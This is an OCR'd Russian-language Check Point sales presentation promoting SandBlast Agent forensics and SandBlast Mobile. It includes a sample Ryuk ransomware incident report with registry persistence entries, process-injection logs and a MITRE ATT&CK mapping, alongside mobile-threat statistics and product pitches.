
Анализ и реагирование

Новые отчеты SandBlast Agent Forensics



Какой статус угрозы и что это такое?


Check Point
SOFTWARE TECHNOLOGIES LTD



INCIDENT DETAILS

Детальный анализ инцидента

Check Point
SOFTWARE TECHNOLOGIES LTD



Process | Security | Reputation | File Ops (5032) | Network Ops (0) | Registry Ops (2) | Injection/Hook Ops (0) | Suspicious Events (399) | Damage (122)

Show 100 entries

Registry Key	Action	Value	Data Old	Data New
hku\s-1-5-21-1122206823-2576726208-2282001178-1106\software\microsoft\windows\currentversion\run	OpenKey, SetValueKey, SetInformationKey, QueryKey	encrypter	C:\Users\alice\AppData\Roaming\info.exe	C:\Users\alice\AppData\Roaming\info.exe
hku\s-1-5-21-1122206823-2576726208-2282001178-1106\software\microsoft\windows\currentversion\run	OpenKey, SetValueKey, SetInformationKey, QueryKey	userinfo	C:\Users\alice\AppData\Roaming\recovery.txt	C:\Users\alice\AppData\Roaming\recovery.txt

E81.40: расследование атаки по MITRE ATT&CK

Check Point
SOFTWARE TECHNOLOGIES LTD

https://attack.mitre.org

MITRE ATT&CK™ Matrix | PASHAP-G4: analyzer1567409126857

These are the tactics and techniques as described by the MITRE ATT&CK™ framework.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Remote Logon	Command-Line Interface	Registry Run Keys / Startup Folder	Process Injection	Modify Registry		Browser Bookmark Discovery		Data from Local System	Commonly Used Port		Data Encrypted for Impact 35 events
Val											Inhibit System Recovery
	User Execution 1 event										

INITIAL ACCESS > REMOTE LOGON > 1 EVENT > HIGH SEVERITY > Forensics Suspicious Event

Remote Desktop Connections are an all too common way of entering a system for Cyber Attacks. Access to RDP can occur from stolen credentials and brute forcing.

Show 10 entries

Description
COKO-WIN10X64-3\dave was logged in remotely using RDP from remote machine: COKO-WIN10X64 using IP: 10.0.0.15

Showing 1 to 1 of 1 entries

the context of another process may

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\sihost.exe (PID: 2364)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\runtimebroker.exe (PID: 2588)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\systemapps\shellexperiencehost_cw5n1h2txyewy\shellexperiencehost.exe (PID: 3568)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\dllhost.exe (PID: 2948)


ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\taskhostw.exe (PID: 2020)

ryuk.exe (PID:1036) succeeded to inject into c:\windows\system32\svchost.exe (PID: 4800)


Полностью ли вылечено и какой ущерб?

Check Point
SOFTWARE TECHNOLOGIES LTD

Политика «все в детект» (EDR):



Политика «все в превент» (EPP):




Suspicious Activity

Last Day

Search for Indicator

MITRE Technique



MITRE ATT&CK™ Events

Process: scvhost.exe
jeremysk
Technique: C&C Protocol
Tactic: C&C Communication
Detection time: 1/7/2019, 11:00:11 PM
JEREMY-PC

Process: hostscv.exe
pamela
Technique: Mass Registry Change
Tactic: Defense Evasion
Detection time: 1/7/2019, 11:01:51 PM
PAMELA-PC

Process: host.exe
oren
Technique: Query Registry
Tactic: Defense Evasion
Detection time: 1/7/2019, 11:01:52 PM
OREN-PC

Behavior Based Anomalies

Process: update.exe
Max
Technique: Binary Padding
Tactic: Low Reputation Low Prevalence
Detection time: 1/7/2019, 11:01:54 PM
MAX-PC

Machine Learning Anomalies

Process: bob_cv.pdf.exe
lior
Technique: Camouflage ML
Tactic: Defense Evasion, Execution
Detection time: 1/7/2019, 10:05:12 PM
LIOR-PC

Process: crhome.exe
Max
Technique: Remote Desktop Protocol
Tactic: Lateral Movement
Detection time: 1/7/2019, 11:16:20 PM
MAX-PC

Indicators From Recent News

Mar 13 2019 12:21 PM
Protecting Against WinRAR Vulnerabilities (CVE-2018-20250) BLOG - IOA

Mar 10 2019 17:21 PM
UK hospitals hit with massive ransomware attack - IOA

Check Point
SandBlast™
MOBILE

Check Point®
SOFTWARE TECHNOLOGIES LTD

А как насчет мобильных устройств?


А как у Вас дела с защитой мобильных устройств?

Check Point
SOFTWARE TECHNOLOGIES LTD

В 59% организаций – **нет защиты**

Всего **9%** ИТ-специалистов считают мобильные угрозы серьезным риском для безопасности

И очень зря...



SimBad: A Rogue Adware Campaign On Google Play

March 13, 2019

Research by: Elena Root and Andrey Polkovnichenko

Google удалил **209** зараженных приложений из маркета. Топ 10 из них были скачаны 55 млн. раз!

cp<r>
CHECK POINT RESEARCH

SandBlast Mobile


ЗАЩИТА ОТ МОБИЛЬНЫХ УГРОЗ

Приложения

Сеть

ОС


SANDBLAST



№1 в тестах

Miercom CERTIFIED SECURE


On-Device Network Protection: условный доступ




Мобильная безопасность теперь еще доступнее


Check Point
SOFTWARE TECHNOLOGIES LTD

1. Как управляемое корпоративное приложение




2. Как сервис от провайдера





3. Как функционал Вашего приложения



Продвинутая кибер-защита вне периметра

Check Point
SOFTWARE TECHNOLOGIES LTD

CHECK POINT
CloudGuard
SaaS

Check Point
SandBlast™
AGENT

Check Point
SandBlast™
MOBILE

NSS LABS RECOMMENDED

NSS LABS RECOMMENDED

